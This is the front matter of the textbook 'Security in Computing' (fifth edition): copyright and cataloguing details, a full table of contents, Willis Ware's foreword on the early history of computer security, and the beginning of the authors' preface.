


PRENTICE
HALL

Security in Computing

Fifth Edition



Charles P. Pfleeger
Shari Lawrence Pfleeger
Jonathan Margulies

About This eBook

ePUB is an open, industry-standard format for eBooks. However, support of ePUB and its many features varies across reading devices and applications. Use your device or app settings to customize the presentation to your liking. Settings that you can customize often include font, font size, single or double column, landscape or portrait mode, and figures that you can click or tap to enlarge. For additional information about the settings and features on your reading device or app, visit the device manufacturer's Web site.

Many titles include programming code or configuration examples. To optimize the presentation of these elements, view the eBook in single-column, landscape mode and adjust the font size to the smallest setting. In addition to presenting code and configurations in the reflowable text format, we have included images of the code that mimic the presentation found in the print book; therefore, where the reflowable format may compromise the presentation of the code listing, you will see a “Click here to view code image” link. Click the link to view the print-fidelity code image. To return to the previous page viewed, click the Back button on your device or app.

Security in Computing

978-1-4614-9277-1

FIFTH EDITION

Charles P. Pfleeger
Shari Lawrence Pfleeger
Jonathan Margulies



**PRENTICE
HALL**

Upper Saddle River, NJ • Boston • Indianapolis • San Francisco
New York • Toronto • Montreal • London • Munich • Paris • Madrid
Capetown • Sydney • Tokyo • Singapore • Mexico City

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in this book, and the publisher was aware of a trademark claim, the designations have been printed with initial capital letters or in all capitals.

The authors and publisher have taken care in the preparation of this book, but make no expressed or implied warranty of any kind and assume no responsibility for errors or omissions. No liability is assumed for incidental or consequential damages in connection with or arising out of the use of the information or programs contained herein.

For information about buying this title in bulk quantities, or for special sales opportunities (which may include electronic versions; custom cover designs; and content particular to your business, training goals, marketing focus, or branding interests), please contact our corporate sales department at corpsales@pearsoned.com or (800) 382-3419.

For government sales inquiries, please contact governmentsales@pearsoned.com.

For questions about sales outside the U.S., please contact international@pearsoned.com.

Visit us on the Web: informit.com/ph

Library of Congress Cataloging-in-Publication Data

Pfleeger, Charles P., 1948–

Security in computing / Charles P. Pfleeger, Shari Lawrence Pfleeger, Jonathan Margulies.—

Fifth edition.

pages cm

Includes bibliographical references and index.

ISBN 978-0-13-408504-3 (hardcover : alk. paper)—ISBN 0-13-408504-3 (hardcover : alk.

paper)

1. Computer security. 2. Data protection. 3. Privacy, Right of. I. Pfleeger, Shari Lawrence.

II. Margulies, Jonathan. III. Title.

QA76.9.A25P45 2015

005.8—dc23

2014038579

Copyright © 2015 Pearson Education, Inc.

All rights reserved. Printed in the United States of America. This publication is protected by copyright, and permission must be obtained from the publisher prior to any prohibited reproduction, storage in a retrieval system, or transmission in any form or by any means, electronic, mechanical, photocopying, recording, or likewise. To obtain permission to use material from this work, please submit a written request to Pearson Education, Inc., Permissions Department, One Lake Street, Upper Saddle River, New Jersey 07458, or you may fax your request to (201) 236-3290.

ISBN-13: 978-0-13-408504-3

ISBN-10: 0-13-408504-3

Text printed in the United States on recycled paper at Courier in Westford, Massachusetts. First printing, January 2015

Executive Editor

Bernard Goodwin

Editorial Assistant

Michelle Housley

Managing Editor

John Fuller

Project Editor

Elizabeth Ryan

Copy Editor

Mary Lou Nohr

Proofreader

Linda Begley

Cover Designer

Alan Clements

Compositor

Shepherd, Inc.

*To Willis Ware, a hero of
computer security and privacy.*

Contents

Foreword

Preface

Acknowledgments

About the Authors

Chapter 1 Introduction

1.1 What Is Computer Security?

Values of Assets

The Vulnerability–Threat–Control Paradigm

1.2 Threats

Confidentiality

Integrity

Availability

Types of Threats

Types of Attackers

1.3 Harm

Risk and Common Sense

Method–Opportunity–Motive

1.4 Vulnerabilities

1.5 Controls

1.6 Conclusion

1.7 What’s Next?

1.8 Exercises

Chapter 2 Toolbox: Authentication, Access Control, and Cryptography

2.1 Authentication

Identification Versus Authentication

*Authentication Based on Phrases and Facts:
Something You Know*

*Authentication Based on Biometrics: Something You
Are*

*Authentication Based on Tokens: Something You
Have*

Federated Identity Management

Multifactor Authentication

Secure Authentication

2.2 Access Control

Access Policies

Implementing Access Control

Procedure-Oriented Access Control

Role-Based Access Control

2.3 Cryptography

Problems Addressed by Encryption

Terminology

DES: The Data Encryption Standard

AES: Advanced Encryption System

Public Key Cryptography

Public Key Cryptography to Exchange Secret Keys

Error Detecting Codes

Trust

Certificates: Trustable Identities and Public Keys

Digital Signatures—All the Pieces

2.4 Exercises

Chapter 3 Programs and Programming

3.1 Unintentional (Nonmalicious) Programming
Oversights

Buffer Overflow

Incomplete Mediation

Time-of-Check to Time-of-Use

Undocumented Access Point

Off-by-One Error

Integer Overflow

Unterminated Null-Terminated String

Parameter Length, Type, and Number

Unsafe Utility Program

Race Condition

3.2 Malicious Code—Malware

Malware—Viruses, Trojan Horses, and Worms

Technical Details: Malicious Code

3.3 Countermeasures

Countermeasures for Users

Countermeasures for Developers

[Countermeasure Specifically for Security](#)

[Countermeasures that Don't Work](#)

[Conclusion](#)

[Exercises](#)

Chapter 4 The Web—User Side

[4.1 Browser Attacks](#)

[Browser Attack Types](#)

[How Browser Attacks Succeed: Failed Identification and Authentication](#)

[4.2 Web Attacks Targeting Users](#)

[False or Misleading Content](#)

[Malicious Web Content](#)

[Protecting Against Malicious Web Pages](#)

[4.3 Obtaining User or Website Data](#)

[Code Within Data](#)

[Website Data: A User's Problem, Too](#)

[Foiling Data Attacks](#)

[4.4 Email Attacks](#)

[Fake Email](#)

[Fake Email Messages as Spam](#)

[Fake \(Inaccurate\) Email Header Data](#)

[Phishing](#)

[Protecting Against Email Attacks](#)

[4.5 Conclusion](#)

[4.6 Exercises](#)

Chapter 5 Operating Systems

[5.1 Security in Operating Systems](#)

[Background: Operating System Structure](#)

[Security Features of Ordinary Operating Systems](#)

[A Bit of History](#)

[Protected Objects](#)

[Operating System Tools to Implement Security Functions](#)

[5.2 Security in the Design of Operating Systems](#)

[Simplicity of Design](#)

[Layered Design](#)

[Kernelized Design](#)

[Reference Monitor](#)

[Correctness and Completeness](#)

[Secure Design Principles](#)

[Trusted Systems](#)

[Trusted System Functions](#)

[The Results of Trusted Systems Research](#)

[5.3 Rootkit](#)

[Phone Rootkit](#)

[Rootkit Evades Detection](#)

[Rootkit Operates Unchecked](#)

[Sony XCP Rootkit](#)

[TDSS Rootkits](#)

[Other Rootkits](#)

[5.4 Conclusion](#)

[5.5 Exercises](#)

[Chapter 6 Networks](#)

[6.1 Network Concepts](#)

[Background: Network Transmission Media](#)

[Background: Protocol Layers](#)

[Background: Addressing and Routing](#)

[**Part I—War on Networks: Network Security Attacks**](#)

[6.2 Threats to Network Communications](#)

[Interception: Eavesdropping and Wiretapping](#)

[Modification, Fabrication: Data Corruption](#)

[Interruption: Loss of Service](#)

[Port Scanning](#)

[Vulnerability Summary](#)

[6.3 Wireless Network Security](#)

[WiFi Background](#)

[Vulnerabilities in Wireless Networks](#)

[Failed Countermeasure: WEP \(Wired Equivalent Privacy\)](#)

[Stronger Protocol Suite: WPA \(WiFi Protected Access\)](#)

[6.4 Denial of Service](#)

[Example: Massive Estonian Web Failure](#)

[How Service Is Denied](#)

[*Flooding Attacks in Detail*](#)

[*Network Flooding Caused by Malicious Code*](#)

[*Network Flooding by Resource Exhaustion*](#)

[*Denial of Service by Addressing Failures*](#)

[*Traffic Redirection*](#)

[*DNS Attacks*](#)

[*Exploiting Known Vulnerabilities*](#)

[*Physical Disconnection*](#)

[6.5 Distributed Denial-of-Service](#)

[*Scripted Denial-of-Service Attacks*](#)

[*Bots*](#)

[*Botnets*](#)

[*Malicious Autonomous Mobile Agents*](#)

[*Autonomous Mobile Protective Agents*](#)

[Part II—Strategic Defenses: Security Countermeasures](#)

[6.6 Cryptography in Network Security](#)

[*Network Encryption*](#)

[*Browser Encryption*](#)

[*Onion Routing*](#)

[*IP Security Protocol Suite \(IPsec\)*](#)

[*Virtual Private Networks*](#)

[*System Architecture*](#)

[6.7 Firewalls](#)

[*What Is a Firewall?*](#)

[*Design of Firewalls*](#)

[*Types of Firewalls*](#)

[*Personal Firewalls*](#)

[*Comparison of Firewall Types*](#)

[*Example Firewall Configurations*](#)

[*Network Address Translation \(NAT\)*](#)

[*Data Loss Prevention*](#)

[6.8 Intrusion Detection and Prevention Systems](#)

[*Types of IDSs*](#)

[*Other Intrusion Detection Technology*](#)

[*Intrusion Prevention Systems*](#)

[*Intrusion Response*](#)

Goals for Intrusion Detection Systems

IDS Strengths and Limitations

6.9 Network Management

Management to Ensure Service

Security Information and Event Management (SIEM)

6.10 Conclusion

6.11 Exercises

Chapter 7 Databases

7.1 Introduction to Databases

Concept of a Database

Components of Databases

Advantages of Using Databases

7.2 Security Requirements of Databases

Integrity of the Database

Element Integrity

Auditability

Access Control

User Authentication

Availability

Integrity/Confidentiality/Availability

7.3 Reliability and Integrity

Protection Features from the Operating System

Two-Phase Update

Redundancy/Internal Consistency

Recovery

Concurrency/Consistency

7.4 Database Disclosure

Sensitive Data

Types of Disclosures

Preventing Disclosure: Data Suppression and Modification

Security Versus Precision

7.5 Data Mining and Big Data

Data Mining

Big Data

7.6 Conclusion

Exercises

Chapter 8 Cloud Computing

8.1 Cloud Computing Concepts

Service Models

Deployment Models

8.2 Moving to the Cloud

Risk Analysis

Cloud Provider Assessment

Switching Cloud Providers

Cloud as a Security Control

8.3 Cloud Security Tools and Techniques

Data Protection in the Cloud

Cloud Application Security

Logging and Incident Response

8.4 Cloud Identity Management

Security Assertion Markup Language

OAuth

OAuth for Authentication

8.5 Securing IaaS

Public IaaS Versus Private Network Security

8.6 Conclusion

Where the Field Is Headed

To Learn More

8.7 Exercises

Chapter 9 Privacy

9.1 Privacy Concepts

Aspects of Information Privacy

Computer-Related Privacy Problems

9.2 Privacy Principles and Policies

Fair Information Practices

U.S. Privacy Laws

Controls on U.S. Government Websites

Controls on Commercial Websites

Non-U.S. Privacy Principles

Individual Actions to Protect Privacy

Governments and Privacy

Identity Theft

9.3 Authentication and Privacy

[What Authentication Means](#)

[Conclusions](#)

[9.4 Data Mining](#)

[Government Data Mining](#)

[Privacy-Preserving Data Mining](#)

[9.5 Privacy on the Web](#)

[Understanding the Online Environment](#)

[Payments on the Web](#)

[Site and Portal Registrations](#)

[Whose Page Is This?](#)

[Precautions for Web Surfing](#)

[Spyware](#)

[Shopping on the Internet](#)

[9.6 Email Security](#)

[Where Does Email Go, and Who Can Access It?](#)

[Interception of Email](#)

[Monitoring Email](#)

[Anonymous, Pseudonymous, and Disappearing Email](#)

[Spoofing and Spamming](#)

[Summary](#)

[9.7 Privacy Impacts of Emerging Technologies](#)

[Radio Frequency Identification](#)

[Electronic Voting](#)

[VoIP and Skype](#)

[Privacy in the Cloud](#)

[Conclusions on Emerging Technologies](#)

[9.8 Where the Field Is Headed](#)

[9.9 Conclusion](#)

[9.10 Exercises](#)

[Chapter 10 Management and Incidents](#)

[10.1 Security Planning](#)

[Organizations and Security Plans](#)

[Contents of a Security Plan](#)

[Security Planning Team Members](#)

[Assuring Commitment to a Security Plan](#)

[10.2 Business Continuity Planning](#)

Assess Business Impact

Develop Strategy

Develop the Plan

10.3 Handling Incidents

Incident Response Plans

Incident Response Teams

10.4 Risk Analysis

The Nature of Risk

Steps of a Risk Analysis

Arguments For and Against Risk Analysis

10.5 Dealing with Disaster

Natural Disasters

Power Loss

Human Vandals

Interception of Sensitive Information

Contingency Planning

Physical Security Recap

10.6 Conclusion

10.7 Exercises

Chapter 11 Legal Issues and Ethics

11.1 Protecting Programs and Data

Copyrights

Patents

Trade Secrets

Special Cases

11.2 Information and the Law

Information as an Object

Legal Issues Relating to Information

The Legal System

Summary of Protection for Computer Artifacts

11.3 Rights of Employees and Employers

Ownership of Products

Employment Contracts

11.4 Redress for Software Failures

Selling Correct Software

Reporting Software Flaws

11.5 Computer Crime

Why a Separate Category for Computer Crime Is Needed

Why Computer Crime Is Hard to Define

Why Computer Crime Is Hard to Prosecute

Examples of Statutes

International Dimensions

Why Computer Criminals Are Hard to Catch

What Computer Crime Does Not Address

Summary of Legal Issues in Computer Security

11.6 Ethical Issues in Computer Security

Differences Between the Law and Ethics

Studying Ethics

Ethical Reasoning

11.7 Incident Analysis with Ethics

Situation I: Use of Computer Services

Situation II: Privacy Rights

Situation III: Denial of Service

Situation IV: Ownership of Programs

Situation V: Proprietary Resources

Situation VI: Fraud

Situation VII: Accuracy of Information

Situation VIII: Ethics of Hacking or Cracking

Situation IX: True Representation

Conclusion of Computer Ethics

Conclusion

Exercises

Chapter 12 Details of Cryptography

12.1 Cryptology

Cryptanalysis

Cryptographic Primitives

One-Time Pads

Statistical Analysis

What Makes a “Secure” Encryption Algorithm?

12.2 Symmetric Encryption Algorithms

DES

AES

RC2, RC4, RC5, and RC6

12.3 Asymmetric Encryption with RSA

The RSA Algorithm

Strength of the RSA Algorithm

12.4 Message Digests

Hash Functions

One-Way Hash Functions

Message Digests

12.5 Digital Signatures

Elliptic Curve Cryptosystems

El Gamal and Digital Signature Algorithms

The NSA–Cryptography Controversy of 2012

12.6 Quantum Cryptography

Quantum Physics

Photon Reception

Cryptography with Photons

Implementation

12.7 Conclusion

Chapter 13 Emerging Topics

13.1 The Internet of Things

Medical Devices

Mobile Phones

Security in the Internet of Things

13.2 Economics

Making a Business Case

Quantifying Security

Current Research and Future Directions

13.3 Electronic Voting

What Is Electronic Voting?

What Is a Fair Election?

What Are the Critical Issues?

13.4 Cyber Warfare

What Is Cyber Warfare?

Possible Examples of Cyber Warfare

Critical Issues

13.5 Conclusion

Bibliography

[Index](#)

Foreword

From the authors: Willis Ware kindly wrote the foreword that we published in both the third and fourth editions of *Security in Computing*. In his foreword he covers some of the early days of computer security, describing concerns that are as valid today as they were in those earlier days.

Willis chose to sublimate his name and efforts to the greater good of the projects he worked on. In fact, his thoughtful analysis and persuasive leadership contributed much to the final outcome of these activities. Few people recognize Willis's name today; more people are familiar with the European Union Data Protection Directive that is a direct descendant of the report [WAR73a] from his committee for the U.S. Department of Human Services. Willis would have wanted it that way: the emphasis on the ideas and not on his name.

Unfortunately, Willis died in November 2013 at age 93. We think the lessons he wrote about in his Foreword are still important to our readers. Thus, with both respect and gratitude, we republish his words here.

In the 1950s and 1960s, the prominent conference gathering places for practitioners and users of computer technology were the twice yearly Joint Computer Conferences (JCCs)—initially called the Eastern and Western JCCs, but later renamed the Spring and Fall JCCs and even later, the annual National (AFIPS) Computer Conference. From this milieu, the topic of computer security—later to be called information system security and currently also referred to as “protection of the national information infrastructure”—moved from the world of classified defense interests into public view.

A few people—Robert L. Patrick, John P. Haverty, and myself among others—all then at The RAND Corporation (as its name was then known) had been talking about the growing dependence of the country and its institutions on computer technology. It concerned us that the installed systems might not be able to protect themselves and their data against intrusive and destructive attacks. We decided that it was time to bring the security aspect of computer systems to the attention of the technology and user communities.

The enabling event was the development within the National Security Agency (NSA) of a remote-access time-sharing system with a full set of security access controls, running on a Univac 494 machine, and serving terminals and users not only within the headquarters building at Fort George G. Meade, Maryland, but also worldwide. Fortuitously, I knew details of the system.

Persuading two others from RAND to help—Dr. Harold Peterson and Dr. Rein Turn—plus Bernard Peters of NSA, I organized a group of papers and presented it to the SJCC conference management as a ready-made additional paper session to be chaired by me. [1] The conference accepted the offer, and the session was presented at the Atlantic City (NJ) Convention Hall in 1967.

Soon thereafter and driven by a request from a defense contractor to include both defense classified and business applications concurrently in a single mainframe machine functioning in a remote-access mode, the Department of Defense, acting through the Advanced Research Projects Agency (ARPA) and later the Defense Science Board (DSB), organized a committee, which I chaired, to study the issue of security controls for computer systems. The intent was to produce a document that could be the basis for formulating a DoD policy position on the matter.

The report of the committee was initially published as a classified document and was formally presented to the sponsor (the DSB) in January 1970. It was later declassified and republished (by The RAND Corporation) in October 1979. [2] It was widely circulated and became nicknamed “the Ware report.” The report and a historical introduction are available on the RAND website. [3]

Subsequently, the United States Air Force (USAF) sponsored another committee chaired by James P. Anderson. [4] Its report, published in 1972, recommended a 6-year R&D security program totaling some \$8M. [5] The USAF responded and funded several projects, three of which were to design and implement an operating system with security controls for a specific computer.

Eventually these activities led to the “Criteria and Evaluation” program sponsored by the NSA. It culminated in the “Orange Book” [6] in 1983 and subsequently its supporting array of documents, which were nicknamed “the rainbow series.” [7] Later, in the 1980s and on into the 1990s, the subject became an international one leading to the ISO standard known as the “[Common Criteria](#).” [8]

It is important to understand the context in which system security was studied in the early decades. The defense establishment had a long history of protecting classified information in document form. It had evolved a very elaborate scheme for compartmenting material into groups, sub-groups and super-groups, each requiring a specific personnel clearance and need-to-know as the basis for access. [9] It also had a centuries-long legacy of encryption technology and experience for protecting classified information in transit. Finally, it understood the personnel problem and the need to establish the trustworthiness of its people. And it certainly understood the physical security matter.

Thus, *the* computer security issue, as it was understood in the 1960s and even later, was how to create in a computer system a group of access controls that would implement or emulate the processes of the prior paper world, plus the associated issues of protecting such software against unauthorized change, subversion and illicit use, and of embedding the entire system in a secure physical environment with appropriate management oversights and operational doctrine and procedures. The poorly understood aspect of security was primarily the software issue with, however, a collateral hardware aspect; namely, the risk that it might malfunction—or be penetrated—and subvert the proper behavior of software. For the related aspects of communications, personnel, and physical security, there was a plethora of rules, regulations, doctrine and experience to cover them. It was largely a matter of merging all of it with the hardware/software aspects to yield an overall secure system and operating environment.

However, the world has now changed and in essential ways. The desk-top computer and workstation have appeared and proliferated widely. The Internet is flourishing and the reality of a World Wide Web is in place. Networking has exploded and communication among computer systems is the rule, not the exception. Many commercial transactions are now web-based; many commercial communities—the financial one in particular—have moved into a web posture. The “user” of any computer system can literally be anyone in the world. Networking among computer systems is ubiquitous; information-system outreach is the goal.

The net effect of all of this has been to expose the computer-based information system—its hardware, its software, its software processes, its databases, its communications—to an environment over which no one—not end-user, not network administrator or system owner, not even government—has control. What must be done is to provide appropriate technical, procedural, operational and environmental safeguards against threats as they might appear or be imagined, embedded in a societally acceptable legal framework.

And appear threats did—from individuals and organizations, national and international. The motivations to penetrate systems for evil purpose or to create malicious software—generally with an offensive or damaging consequence—vary from personal intellectual satisfaction to espionage, to financial reward, to revenge, to civil disobedience, and to other reasons. Information-system security has moved from a largely self-contained bounded environment interacting with a generally known and disciplined user community to one of worldwide scope with a body of users that may not be known and are not necessarily trusted. Importantly, security controls now must deal with circumstances over which there is largely no control or expectation of avoiding their impact. Computer security, as it has evolved, shares a similarity with liability insurance; they each face a threat environment that is known in a very general way and can generate attacks over a broad spectrum of possibilities; but the exact details or even time or certainty of an attack is unknown until an event has occurred.

On the other hand, the modern world thrives on information and its flows; the contemporary world, society and institutions cannot function without their computer-communication-based information systems. Hence, these systems must be protected in all dimensions—technical, procedural, operational, environmental. The system owner and its staff have become responsible for protecting the organization’s information assets.

Progress has been slow, in large part because the threat has not been perceived as real or as damaging enough; but also in part because the perceived cost of comprehensive information system security is seen as too high compared to the risks—especially the financial consequences—of not doing it. Managements, whose support with appropriate funding is essential, have been slow to be convinced.

This book addresses the broad sweep of issues above: the nature of the threat and system vulnerabilities ([Chapter 1](#)); cryptography ([Chapters 2](#) and [12](#)); software vulnerabilities ([Chapter 3](#)); the Common Criteria ([Chapter 5](#)); the World Wide Web and Internet ([Chapters 4](#) and [6](#)); managing risk ([Chapter 10](#)); and legal, ethical and privacy issues ([Chapter 11](#)). The book also describes security controls that are currently available such as encryption protocols, software development practices, firewalls, and intrusion-detection systems. Overall, this book provides a broad and sound foundation for the

information-system specialist who is charged with planning and/or organizing and/or managing and/or implementing a comprehensive information-system security program.

Yet to be solved are many technical aspects of information security—R&D for hardware, software, systems, and architecture; and the corresponding products. Notwithstanding, technology per se is not the long pole in the tent of progress. Organizational and management motivation and commitment to get the security job done is. Today, the collective information infrastructure of the country and of the world is slowly moving up the learning curve; every mischievous or malicious event helps to push it along. The terrorism-based events of recent times are helping to drive it. Is it far enough up the curve to have reached an appropriate balance between system safety and threat? Almost certainly, the answer is “no, not yet; there is a long way to go.” [10]

—Willis H. Ware
RAND
Santa Monica, California

Citations

1. “Security and Privacy in Computer Systems,” Willis H. Ware; RAND, Santa Monica, CA; P-3544, April 1967. Also published in Proceedings of the 1967 Spring Joint Computer Conference (later renamed to AFIPS Conference Proceedings), pp 279 seq, Vol. 30, 1967.
 - “Security Considerations in a Multi-Programmed Computer System,” Bernard Peters; Proceedings of the 1967 Spring Joint Computer Conference (later renamed to AFIPS Conference Proceedings), pp 283 seq, vol 30, 1967.
 - “Practical Solutions to the Privacy Problem,” Willis H. Ware; RAND, Santa Monica, CA; P-3544, April 1967. Also published in Proceedings of the 1967 Spring Joint Computer Conference (later renamed to AFIPS Conference Proceedings), pp 301 seq, Vol. 30, 1967.
 - “System Implications of Information Privacy,” Harold E. Peterson and Rein Turn; RAND, Santa Monica, CA; P-3504, April 1967. Also published in Proceedings of the 1967 Spring Joint Computer Conference (later renamed to AFIPS Conference Proceedings), pp 305 seq, vol. 30, 1967.
2. “Security Controls for Computer Systems,” (Report of the Defense Science Board Task Force on Computer Security), RAND, R-609-1-PR. Initially published in January 1970 as a classified document. Subsequently, declassified and republished October 1979.
3. <http://rand.org/publications/R/R609.1/R609.1.html>, “Security Controls for Computer Systems”; R-609.1, RAND, 1979
<http://rand.org/publications/R/R609.1/intro.html>, Historical setting for R-609.1
4. “Computer Security Technology Planning Study,” James P. Anderson; ESD-TR-73-51, ESD/AFSC, Hanscom AFB, Bedford, MA; October 1972.
5. All of these documents are cited in the bibliography of this book. For images of these historical papers on a CDROM, see the “History of Computer Security Project, Early Papers Part 1,” Professor Matt Bishop; Department of Computer

Science, University of California at Davis.

<http://seclab.cs.ucdavis.edu/projects/history>

- 6.** “DoD Trusted Computer System Evaluation Criteria,” DoD Computer Security Center, National Security Agency, Ft George G. Meade, Maryland; CSC-STD-001-83; Aug 15, 1983.
- 7.** So named because the cover of each document in the series had a unique and distinctively colored cover page. For example, the “Red Book” is “Trusted Network Interpretation,” National Computer Security Center, National Security Agency, Ft. George G. Meade, Maryland; NCSC-TG-005, July 31, 1987. USGPO Stock number 008-000-00486-2.
- 8.** “A Retrospective on the Criteria Movement,” Willis H. Ware; RAND, Santa Monica, CA; P-7949, 1995. <http://rand.org/pubs/papers/P7949/>
- 9.** This scheme is nowhere, to my knowledge, documented explicitly. However, its complexity can be inferred by a study of Appendices A and B of R-609.1 (item [2] above).
- 10.** “The Cyberposture of the National Information Infrastructure,” Willis H. Ware; RAND, Santa Monica, CA; MR-976-OSTP, 1998. Available online at: <http://www.rand.org/publications/MR/MR976/mr976.html>.

Preface

Tablets, smartphones, TV set-top boxes, GPS navigation devices, exercise monitors, home security stations, even washers and dryers come with Internet connections by which data from and about you go to places over which you have little visibility or control. At the same time, the list of retailers suffering massive losses of customer data continues to grow: Home Depot, Target, T.J. Maxx, P.F. Chang's, Sally Beauty. On the one hand people want the convenience and benefits that added connectivity brings, while on the other hand, people are worried, and some are seriously harmed by the impact of such incidents. Computer security brings these two threads together as technology races forward with smart products whose designers omit the basic controls that can prevent or limit catastrophes.

To some extent, people sigh and expect security failures in basic products and complex systems. But these failures do not have to be. Every computer professional can learn how such problems occur and how to counter them. Computer security has been around as a field since the 1960s, and it has developed excellent research, leading to a good understanding of the threat and how to manage it.

One factor that turns off many people is the language: Complicated terms such as polymorphic virus, advanced persistent threat, distributed denial-of-service attack, inference and aggregation, multifactor authentication, key exchange protocol, and intrusion detection system do not exactly roll off the tongue. Other terms sound intriguing but opaque, such as worm, botnet, rootkit, man in the browser, honeynet, sandbox, and script kiddie. The language of advanced mathematics or microbiology is no less confounding, and the Latin terminology of medicine and law separates those who know it from those who do not. But the terms and concepts of computer security really have straightforward, easy-to-learn meaning and uses.

Vulnerability: weakness

Threat: condition that exercises vulnerability

Incident: vulnerability + threat

Control: reduction of threat or vulnerability

The premise of computer security is quite simple: Vulnerabilities are weaknesses in products, systems, protocols, algorithms, programs, interfaces, and designs. A threat is a condition that could exercise a vulnerability. An incident occurs when a threat does exploit a vulnerability, causing harm. Finally, people add controls or countermeasures to prevent, deflect, diminish, detect, diagnose, and respond to threats. All of computer security is built from that simple framework. This book is about bad things that can happen with computers and ways to protect our computing.

Why Read This Book?

Admit it. You know computing entails serious risks to the privacy of your personal data, the integrity of your data, or the operation of your computer. Risk is a fact of life: Crossing the street is risky, perhaps more so in some places than others, but you still cross the street. As a child you learned to stop and look both ways before crossing. As you became older

you learned to gauge the speed of oncoming traffic and determine whether you had the time to cross. At some point you developed a sense of whether an oncoming car would slow down or yield. We hope you never had to practice this, but sometimes you have to decide whether darting into the street without looking is the best means of escaping danger. The point is all these matters depend on knowledge and experience. We want to help you develop comparable knowledge and experience with respect to the risks of secure computing.

